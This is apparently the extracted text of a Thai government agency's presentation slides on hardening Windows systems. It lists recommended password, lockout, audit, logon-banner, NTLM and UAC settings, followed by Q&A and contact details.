- Set 'Store passwords using reversible encryption' to 'Disabled‘
- Set 'Minimum password age' to '1 or more day(s)‘
- Set 'Maximum password age' to '60 or fewer days'
- Set 'Account lockout threshold' to '5 invalid logon attempt(s)'
- Set 'Account lockout duration' to '15 or more minute(s)'
- Set 'Reset account lockout counter after' to '15 minute(s)'
- Set 'Audit Policy' to 'Success and Failure'

Summery

- Security Log 196,608
- System Log 32,768
- Application Log 32,768
- Configure 'Accounts: Rename administrator account'
- Configure 'Accounts: Rename Guest account'
- Set 'Accounts: Limit local account use of blank passwords to console logon only' to 'Enabled'
- Set Shut down system immediately if unable to log security audits to 'Disable'
- Set 'Interactive logon: Display user information when the session is locked 'Enable'
- Interactive logon: Do not display last user name 'Enable'
- Set 'Interactive logon: Do not require CTRL+ALT+DEL' to 'Disabled'
- Set 'Interactive logon: Machine inactivity limit' to '900 or fewer seconds'

Summery

- Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'
- Set 'Interactive logon: Prompt user to change password before expiration' to '14 or more day(s)'
- Interactive logon: Message text for users attempting to log on

===== UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. =====
,You must have explicit permission to access or configure this device.,
“All activities performed on this device may be logged"," and violations,
of this policy may result in disciplinary action"," and may be reported,
to law enforcement. There is no right to privacy on this device.

- Interactive logon: Message title for users attempting to log on (Warning)

Summery

- Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'
- Set 'Network security: Allow Local System to use computer identity for NTLM' to 'Enabled‘ (Domain Controller)
- Set 'Network security: Allow LocalSystem NULL session fallback' to 'Disabled'
- Set 'Network security: LAN Manager authentication level' to 'Send NTLMv2 response only. Refuse LM & NTLM'
- Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) clients' to 'Require NTLMv2 session security,Require 128-bit encryption

Summery

- Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) servers' to 'Require NTLMv2 session security,Require 128-bit encryption'
- Set 'System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing' to 'Enabled'
- Set 'User Account Control: Admin Approval Mode for the Built-in Administrator account' to 'Enabled'
- Set 'Turn off Autoplay on:' to 'Enabled:All drives'
- Microsoft Baseline Security Analyzer (Scan System)

QUESTION & ANSWER SESSION

Name พงศ์ระพี นาคมณี [Information Security Engineer]

e-mail : pongrapee@ega.or.th tel. : 02-612-6000(4303)

Thank You

Electronic Government Agency (Public Organization)

website : www.ega.or.th
e-mail : helpdesk@ega.or.th
Tel. : (+66) 0 2612 6000
Hotline : (+66) 0 2612 6060